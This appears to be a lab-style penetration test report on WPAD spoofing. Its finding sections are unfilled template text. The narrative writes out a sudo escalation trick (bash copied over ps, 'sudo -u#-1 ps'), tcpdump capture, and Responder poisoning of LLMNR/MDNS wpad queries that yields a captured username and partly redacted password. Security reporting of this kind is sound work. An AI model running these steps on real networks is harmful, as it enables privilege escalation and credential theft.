Penetration Test Report Title

Esteban Calvo

2023-11-03

Contents

1 Technical Report **2**

1.1 Finding: *WPAD Spoofing for Credentials* 2

2 Attack Narrative **2**

2.1 Initial Checks 2

2.2 Responder 3

2.3 MITRE ATT&CK Framework TTPs 4

1 Technical Report

1.1 Finding: *WPAD Spoofing for Credentials*

Severity Rating

CVSS Base Severity Rating: 5.4 AV:A AC:H PR:L UI:N S:U C:H I:L A:N

Vulnerability Description

Here you provide a brief description of the nature of the vulnerability including where the vulnerability is present (what machine and what service).

Confirmation method

This section contains the information necessary for the client to verify that the vulnerability still exists. (Note: inability to confirm that the vulnerability does not exist using this method does not guarantee that the vulnerability has been addressed or mitigated.)

The best confirmation method sections contain a few commands to execute. The vulnerability is confirmed by comparing the result to the expected result on a vulnerable host/network. The confirmation method should be simple and is usually *not* exactly the same as what you did to discover and exploit the vulnerability. This is something the client's admins, with full highest privilege access can do to confirm the vulnerability is present.

Mitigation or Resolution Strategy

This is where you describe how to address the problem. Can it be completely solved or can you, at least, reduce the likelihood that the vulnerability can be exploited?

2 Attack Narrative

2.1 Initial Checks


Before we used responder, it was important to first use tcpdump to give some clues as to whether responder would work at all. To begin, we connected to devbox as usual and then used the previously found exploit and changed the command that was running ps to bash as follows.

```
cp /usr/bin/bash /usr/bin/ps
sudo -u#-1 ps
```

Once we had access, we can then scp over the ssl-extras directory and use the tcpdump as follows:

```
proxychains scp -r sslstrip-extras l.strauss@devbox.artstailor.com:
proxychains scp -r /usr/share/responder l.struass@devbox.artstailor.com:
sudo ./tcpdump -i ens32 -w ~/capture.pcap -Z l.strauss
```

After examining the capture.pcap file using wireshark, the following observation was made



```
668 78.189268  10.70.184.39        172.24.0.10     TLSv1.2  100 Application Data
669 78.190185  172.24.0.10         10.70.184.39    TCP       66 38982 → 3389 [ACK] Seq=498 Ack=7247 Win=21486 Len=0 TSval=35234…
670 78.385515  10.70.184.39        8.8.8.8         DNS       90 Standard query 0x832f A self.events.data.microsoft.com
671 78.470062  10.70.184.39        8.8.8.8         DNS       70 Standard query 0xcaca A g.live.com
672 78.762382  10.70.184.39        172.24.0.10     TLSv1.2  100 Application Data
673 78.763263  172.24.0.10         10.70.184.39    TCP       66 38982 → 3389 [ACK] Seq=498 Ack=7281 Win=21486 Len=0 TSval=35234…
674 78.834232  10.70.184.100       172.70.184.133  DNS       81 Standard query 0x5505 A 1.debian.pool.ntp.org
675 78.834292  10.70.184.100       172.70.184.133  DNS       81 Standard query 0x1e06 AAAA 1.debian.pool.ntp.org
676 78.964837  10.70.184.101       10.70.184.90    DNS       79 Standard query 0xddc0 A wpad.artstailor.com
677 78.965272  10.70.184.90        10.70.184.101   DNS      144 Standard query response 0xddc0 No such name A wpad.artstailor.c…
678 78.965735  10.70.184.101       224.0.0.251     MDNS      70 Standard query 0x0000 A wpad.local, "QM" question
679 78.965963  fe80::77a1:20d:513:… ff02::fb        MDNS      90 Standard query 0x0000 A wpad.local, "QM" question
680 78.966464  fe80::77a1:20d:513:… ff02::1:3       LLMNR     84 Standard query 0x695a A wpad
```


Which signified that spoofing wpad might bear fruit as expected/

2.2 Responder

Once we know that the attack might work, we can then cd over to the responder directory. Using the Trelis 2018 blog about responder as a guide for what flags to use, the following command was run

```
sudo python3 Responder.py -I ens32 -wFb
```


which yielded the following error



```
[+] Generic Options:
    Responder NIC              [ens32]
    Responder IP               [10.70.184.100]
    Responder IPv6             [fe80::250:56ff:fe87:f318]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-QKQBVPM8DLN]
    Responder Domain Name      [1EHZ.LOCAL]
    Responder DCE-RPC Port     [49220]

[+] Listening for events...

[!] Error starting TCP server on port 80, check permissions or other servers
running.
[!] Error starting TCP server on port 25, check permissions or other servers
running.
[!] Error starting TCP server on port 53, check permissions or other servers
running.
```


Examining the error, we can see we might need to shut down the services running on these ports. We can use the following command to see what services to shutdown

```
sudo netstat -tnlp | grep 80
sudo netstat -tnlp | grep 25
sudo netstat -tnlp | grep 53
```




```
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 80
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      704/named
tcp6       0      0 :::80                   :::*                    LISTEN      920/apache2
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 25
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1632/exim4
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      704/named
tcp6       0      0 ::1:25                  :::*                    LISTEN      1632/exim4
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 53
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      704/named
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      704/named
tcp        0      0 10.70.184.100:53        0.0.0.0:*               LISTEN      704/named
tcp6       0      0 fe80::250:56ff:fe87::53 :::*                    LISTEN      704/named
tcp6       0      0 ::1:953                 :::*                    LISTEN      704/named
tcp6       0      0 ::1:53                  :::*                    LISTEN      704/named
```

We can now stop these commands using sudo service service-name stop as follows



```
l.strauss@devbox:~/responder$ sudo service apache2 stop
l.strauss@devbox:~/responder$ sudo service exim4 stop
l.strauss@devbox:~/responder$ sudo service named stop
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 53
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 25
l.strauss@devbox:~/responder$ sudo netstat -ntlp | grep 80
```

Running responder now yields the following censored result



```
[*] [MDNS] Poisoned answer sent to 10.70.184.101   for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::77a1:20d:513:d30b for name wpad.loca
l
[*] [LLMNR]  Poisoned answer sent to fe80::77a1:20d:513:d30b for name wpad
[*] [LLMNR]  Poisoned answer sent to 10.70.184.101 for name wpad
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) HeadlessChrome/118.0.5993.70 Safari/537.36
[HTTP] Basic Client   : 10.70.184.101
[HTTP] Basic Username : not.nomen
[HTTP] Basic Password : KE[redacted]==
```

This password also doubles as a Key, but for the safety of the client, the key will remain censored.

2.3 MITRE ATT&CK Framework TTPs

TA0043: Reconnaissance
    T1593: Search Open Websites/Domains
        .002: Search Engine